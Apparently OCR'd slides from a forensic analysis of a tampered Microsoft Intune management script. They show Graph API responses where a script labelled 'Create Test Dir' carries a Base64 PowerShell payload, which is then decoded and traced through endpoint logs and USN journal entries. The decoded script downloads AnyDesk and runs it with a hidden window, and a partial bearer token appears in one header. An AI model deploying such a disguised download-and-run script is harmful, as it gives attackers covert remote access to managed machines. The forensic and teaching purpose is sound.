
GET https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts/ab85f253-8daf-4929-8e17-9e15ea418d87

	Key	Value	Description
☑	Cache-Control	no-cache	
☑	Postman-Token	<calculated when request is sent>	
☑	Host	<calculated when request is sent>	
☑	User-Agent	PostmanRuntime/7.36.3	
☑	Accept	*/*	
☑	Accept-Encoding	gzip, deflate, br	
☑	Connection	keep-alive	

Status: 200 OK Time: 430 ms Size: 1.31 KB

```
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#deviceManagement/deviceManagementScripts/$entity",
    "enforceSignatureCheck": false,
    "runAs32Bit": true,
    "id": "ab85f253-8daf-4929-8e17-9e15ea418d87",
    "displayName": "Create Test Dir",
    "description": "",
    "scriptContent":
        "JHVybCA9ICJodHRwczovL2Rvd25sb2FkLmFueWRlc2suY29tL0FueURlc2suZXhlIg0KJG91dGZpbGUgPSAiQzpcVXNlcnNcRGVubmlzTGFib3NzaWVyZVxEZXNrdG9wXFRlc3RcYS5leGUiDQpJbnZva2UtV2ViUmVxdWVzdCAtVXJpICR1cmwgLU91dEZpbGUgJG91dGZpbGUNClN0YXJ0LVByb2Nlc3M
        gLUZpbGVQYXRoICJDOlxVc2Vyc1xEZW5uaXNMYWJvc3NpZXJlXERlc2t0b3BcVGVzdFxhLmV4ZSIgLVdpbmRvd1N0eWxlIEhpZGRlbg==",
    "createdDateTime": "2024-02-09T22:20:15.6819859Z",
    "lastModifiedDateTime": "2024-02-17T03:39:55.1240458Z",
    "runAsAccount": "user",
    "fileName": "Download_anydesk.ps1",
    "roleScopeTagIds": [
        "0"
    ]
}
```

ORIGINAL SCRIPT




GET https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts/ab85f253-8daf-4929-8e17-9e15ea418d87

Headers

	Key	Value	Description
☑	Authorization	Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6IkNTS2prOWU0b2FWVS1TVXdtOHlDd...	
☑	Cache-Control	no-cache	
☑	Postman-Token	<calculated when request is sent>	
☑	Host	<calculated when request is sent>	
☑	User-Agent	PostmanRuntime/7.36.1	
☑	Accept	*/*	
☑	Accept-Encoding	gzip, deflate, br	
☑	Connection	keep-alive	
	Key	Value	Description

Status: 200 OK Time: 202 ms

```
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#deviceManagement/deviceManagementScripts/$entity",
    "enforceSignatureCheck": false,
    "runAs32Bit": true,
    "id": "ab85f253-8daf-4929-8e17-9e15ea418d87",
    "displayName": "Create Test Dir",
    "description": "",
    "scriptContent": "TmV3LUl0ZW0gLVBhdGggIkM6XFVzZXJzXERlbm5pc0xhYm9zc2llcmVcRGVza3RvcFwiIC1OYW1lICJUZXN0IiAtSXRlbVR5cGUgRGlyZWN0b3J5",
    "createdDateTime": "2024-02-09T22:20:15.6819859Z",
    "lastModifiedDateTime": "2024-02-09T22:20:15.6819859Z",
    "runAsAccount": "user",
    "fileName": "test_new_dir.ps1",
    "roleScopeTagIds": [
        "0"
    ]
}
```



https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts/ab85f253-8daf-4929-8e17-9e15ea418d87

MODIFIED SCRIPT


	Key	Value	Description
☑	Cache-Control	no-cache	
☑	Postman-Token	<calculated when request is sent>	
☑	Host	<calculated when request is sent>	
☑	User-Agent	PostmanRuntime/7.36.3	
☑	Accept	*/*	
☑	Accept-Encoding	gzip, deflate, br	
☑	Connection	keep-alive	

Status: 200 OK Time: 430 ms Size: 1.31 KB

```
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#deviceManagement/deviceManagementScripts/$entity",
    "enforceSignatureCheck": false,
    "runAs32Bit": true,
    "id": "ab85f253-8daf-4929-8e17-9e15ea418d87",
    "displayName": "Create Test Dir",
    "description": "",
    "scriptContent":
        "JHVybCA9ICJodHRwczovL2Rvd25sb2FkLmFueWRlc2suY29tL0FueURlc2suZXhlIg0KJG91dGZpbGUgPSAiQzpcVXNlcnNcRGVubmlzTGFib3NzaWVyZVxEZXNrdG9wXFRlc3RcYS5leGUiDQpJbnZva2UtV2ViUmVxdWVzdCAtVXJpICR1cmwgLU91dEZpbGUgJG91dGZpbGUNClN0YXJ0LVByb2Nlc3M
        gLUZpbGVQYXRoICJDOlxVc2Vyc1xEZW5uaXNMYWJvc3NpZXJlXERlc2t0b3BcVGVzdFxhLmV4ZSIgLVdpbmRvd1N0eWxlIEhpZGRlbg==",
    "createdDateTime": "2024-02-09T22:20:15.6819859Z",
    "lastModifiedDateTime": "2024-02-17T03:39:55.1240458Z",
    "runAsAccount": "user",
    "fileName": "Download_anydesk.ps1",
    "roleScopeTagIds": [
        "0"
    ]
}
```

Forensic analysis – Decoding script contents


Using CyberChef, we can decode the Base64 contents with ease.



```
JHVybCA9ICJodHRwczovL2Rvd25sb2FkLmFueWRlc2suY29tL0FueURlc2suZXhlIg0KJG91dGZpbGUgPSAiQzpcVXNlcnNcRGVubmlzTGFib3NzaWVyZVx
EZXNrdG9wXFRlc3RcYS5leGUiDQpJbnZva2UtV2ViUmVxdWVzdCAtVXJpICR1cmwgLU91dEZpbGUgJG91dGZpbGUNClN0YXJ0LVByb2Nlc3MgLUZpbGVQYX
RoICJDOlxVc2Vyc1xEZW5uaXNMYWJvc3NpZXJlXERlc2t0b3BcVGVzdFxhLmV4ZSIgLVdpbmRvd1N0eWxlIEhpZGRlbg==
```

```
$url = "https://download.anydesk.com/AnyDesk.exe"
$outfile = "C:\Users\DennisLabossiere\Desktop\Test\a.exe"
Invoke-WebRequest -Uri $url -OutFile $outfile
Start-Process -FilePath "C:\Users\DennisLabossiere\Desktop\Test\a.exe" -WindowStyle Hidden
```

Forensic analysis – Results on the end point




Name	Date modified	Type	Size
a	2/16/2024 10:47 PM	Application	5,095 KB
gcapi.dll	2/16/2024 10:48 PM	Application exten...	385 KB

```
<![LOG[[PowerShell] Policy body = $url = "https://download.anydesk.com/AnyDesk.exe"
$outfile = "C:\Users\DennisLabossiere\Desktop\Test\a.exe"
Invoke-WebRequest -Uri $url -OutFile $outfile
Start-Process -FilePath "C:\Users\DennisLabossiere\Desktop\Test\a.exe" -WindowStyle Hidden, hash = OFKCQCQPtedVWDdZqhs/QslRABNFxMnbHQd9SQnWZ7A=]LOG]!><time="22:46:57.2491451" date="2-16-2024" component="IntuneManagementExtension"
context="" type="1" thread="17" file="">
```

Intune policy hash

Forensic analysis – $UsnJrnl/$J


- Provides the most insight into file creation, modification, and deletion events:
  - Able to record the PowerShell file and policy timeout, error, and output files



Date/Time (UTC)	Artifact	x	Description	Extra
2024-02-17 03:46:57.546	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Scripts\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.ps1	USN_REASON_FILE_CREATE
2024-02-17 03:46:58.577	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.timeout	USN_REASON_FILE_CREATE
2024-02-17 03:46:58.577	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.error	USN_REASON_FILE_CREATE
